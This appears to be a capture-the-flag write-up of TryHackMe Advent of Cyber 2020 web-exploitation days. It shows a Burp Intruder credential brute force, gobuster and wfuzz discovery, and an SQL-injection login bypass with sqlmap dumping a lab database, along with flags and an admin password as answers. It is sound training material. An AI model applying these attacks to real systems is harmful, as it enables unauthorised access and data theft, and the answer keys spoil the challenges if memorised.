
Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.

Answer: Cluster bomb



Step 5

From the result, we notice that request 8 has a different length. We can know that admin and 12345 could be the username and password to login.



Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

Step 6

Go back to the webpage of the IP address given. After entering the suspected username and password, we login successfully and get the flag.

Question: What is the flag?
Answer: THM{885ffab980e049847516f9d8fe99ad1a}

Thought Process/Methodology:
Firstly, we paste the IP address given in the Firefox browser and a login page to enter username and password is shown. To sign in with the correct credentials, we open BurpSuite to perform a bruteforce. We go to the Proxy tab with Intercept subtab and open a browser from there. We then paste the IP address in the browser opened and turn on the intercept in BurpSuite. Next, we go to the Intruder tab with Payloads subtab in BurpSuite. We key in the username and password list given. Then, we set the attack type to cluster bomb for a faster result and start the attack. When the result is shown, we notice a set of username and password with a different length. We suspect that the set might be the correct credentials to login successfully. We go back to the login page to prove our thoughts. Fortunately, it is the correct credentials to login and we are shown a page with the flag.


Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Step 1

After getting the IP address, copy it and paste it in a new tab. Then, you will get this page.



Step 2


Download the big.txt file using the command (wget) into the Downloads folder.




Step 3

Using gobuster to find the hidden API directory and it leads us to a website which contains the site-log.php file.

Question: Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?
Answer: site-log.php





Step 4

Download the wordlist file from THM and fuzz the file (using wfuzz command) to find the related dates to be filled in the parameter.

Question: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?


Answer: THM{D4t3_AP1}

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wget https://assets.tryhackme.com/additional/cmn-aoc2020/day-4/wordlist
--2022-06-19 09:42:05--  https://assets.tryhackme.com/additional/cmn-aoc2020/
day-4/wordlist
Resolving assets.tryhackme.com (assets.tryhackme.com)... 99.86.178.59, 99.86.
178.87, 99.86.178.57, ...
Connecting to assets.tryhackme.com (assets.tryhackme.com)|99.86.178.59|:443..
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 559 [binary/octet-stream]
Saving to: 'wordlist'

wordlist            100%[===================>]     559  --.-KB/s    in 0s

2022-06-19 09:42:05 (15.9 MB/s) - 'wordlist' saved [559/559]
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ wfuzz -c -z file,wordlist http://10.10.71.106/api/site-log.php?date=FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is n
ot compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.71.106/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000007:   200        0 L      0 W        0 Ch        "20201106"
000000033:   200        0 L      0 W        0 Ch        "20201202"
000000015:   200        0 L      0 W        0 Ch        "20201114"
000000035:   200        0 L      0 W        0 Ch        "20201204"
000000036:   200        0 L      0 W        0 Ch        "20201205"
000000030:   200        0 L      0 W        0 Ch        "20201129"
000000031:   200        0 L      0 W        0 Ch        "20201130"
000000034:   200        0 L      0 W        0 Ch        "20201203"
000000001:   200        0 L      0 W        0 Ch        "20201100"
000000003:   200        0 L      0 W        0 Ch        "20201102"
000000032:   200        0 L      0 W        0 Ch        "20201201"
000000023:   200        0 L      0 W        0 Ch        "20201122"
000000025:   200        0 L      0 W        0 Ch        "20201124"
000000026:   200        0 L      1 W        13 Ch       "20201125"
000000022:   200        0 L      0 W        0 Ch        "20201121"
000000028:   200        0 L      0 W        0 Ch        "20201127"
000000024:   200        0 L      0 W        0 Ch        "20201123"
000000027:   200        0 L      0 W        0 Ch        "20201126"
000000021:   200        0 L      0 W        0 Ch        "20201120"
000000029:   200        0 L      0 W        0 Ch        "20201128"
000000020:   200        0 L      0 W        0 Ch        "20201119"
000000012:   200        0 L      0 W        0 Ch        "20201111"
000000017:   200        0 L      0 W        0 Ch        "20201116"
000000016:   200        0 L      0 W        0 Ch        "20201115"
000000013:   200        0 L      0 W        0 Ch        "20201112"
000000014:   200        0 L      0 W        0 Ch        "20201113"
000000010:   200        0 L      0 W        0 Ch        "20201109"
000000019:   200        0 L      0 W        0 Ch        "20201118"
000000018:   200        0 L      0 W        0 Ch        "20201117"
000000011:   200        0 L      0 W        0 Ch        "20201110"
000000009:   200        0 L      0 W        0 Ch        "20201108"
```

Step 5
After filling the related date in the parameter, the flag is captured.

Question: Look at wfuzz's help file. What does the -f parameter store results to?
Answer: printer, filename



THM{D4t3_AP1}

Thought Process/Methodology:
When we get the ip from THM and launch it on a new tab it shows our forums are gone and we can't enter the website. Next, we download the big.txt and try to find the hidden API directory using gobuster and we get into a new website which contains a site-log.php file. To gain the file's information we are going to fuzz the wordlist provided in THM to find the 'unique' date and try to put it into the parameter (/api/?date=). After getting the date which is 20201125 we put it into the parameter in the url after the api directory and we capture the flag.


Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, FoxyProxy, BurpSuite, Terminal, SQLMap

Solution/walkthrough:

Step 1


After pasting the IP address given in Firefox, the page below is shown.



Step 2


By using the hint given, we can know that Santa's secret login panel is /santapanel.

Question: Without using directory brute forcing, what's Santa's secret login panel?
Answer: /santapanel




Step 3

To bypass the login, we need to insert SQL injection into the username column.




Step 4

After login successfully, we are brought to the page below.




Step 5

To figure out what we should type in the Enter column, we need to turn on FoxyProxy and on the intercept on BurpSuite.



Step 6


Click the search button and our request is shown in BurpSuite. Send the request to repeater. In the repeater, click save item to save the request.



Step 7

In terminal, use SQLMap to translate the request and exploit the database. (Note: day5 is the name of the request file)

Question: What is the database used from the hint in Santa's TODO list?
Answer : sqlite



Step 8

After entering the command, the flag, gift list database, admin's password and username are shown.


Question: How many entries are there in the gift database?
Answer: 22

Question: What is James' age?
Answer: 8


Question: What did Paul ask for?
Answer: github ownership

Question: What is the flag?
Answer: thmfox{All_I_Want_for_Christmas_Is_You}

Question: What is admin's password?
Answer: EhCNSWzzFP6sc7gB



```
[09:36:29] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+--------------------------------------+

[09:36:29] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/hidden_table.csv'
[09:36:29] [INFO] fetching columns for table 'sequels'
[09:36:29] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+------------+-----+------------------------------+
| kid        | age | title                        |
+------------+-----+------------------------------+
| James      | 8   | shoes                        |
| John       | 4   | skateboard                   |
| Robert     | 17  | iphone                       |
| Michael    | 5   | playstation                  |
| William    | 6   | xbox                         |
| David      | 6   | candy                        |
| Richard    | 9   | books                        |
| Joseph     | 7   | socks                        |
| Thomas     | 10  | 10 McDonalds meals           |
| Charles    | 3   | toy car                      |
| Christopher | 8  | air hockey table             |
| Daniel     | 12  | lego star wars               |
| Matthew    | 15  | bike                         |
| Anthony    | 3   | table tennis                 |
| Donald     | 4   | fazer chocolate              |
| Mark       | 17  | wii                          |
| Paul       | 9   | github ownership             |
| James      | 8   | finnish-english dictionary   |
| Steven     | 11  | laptop                       |
| Andrew     | 16  | rasberry pie                 |
| Kenneth    | 19  | TryHackMe Sub                |
| Joshua     | 12  | chair                        |
+------------+-----+------------------------------+

[09:36:29] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.55.25'
```



```
[09:36:56] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.55.25/dump/SQLite_masterdb/sequels.csv'
[09:36:56] [INFO] fetching columns for table 'hidden_table'
[09:36:56] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+--------------------------------------+

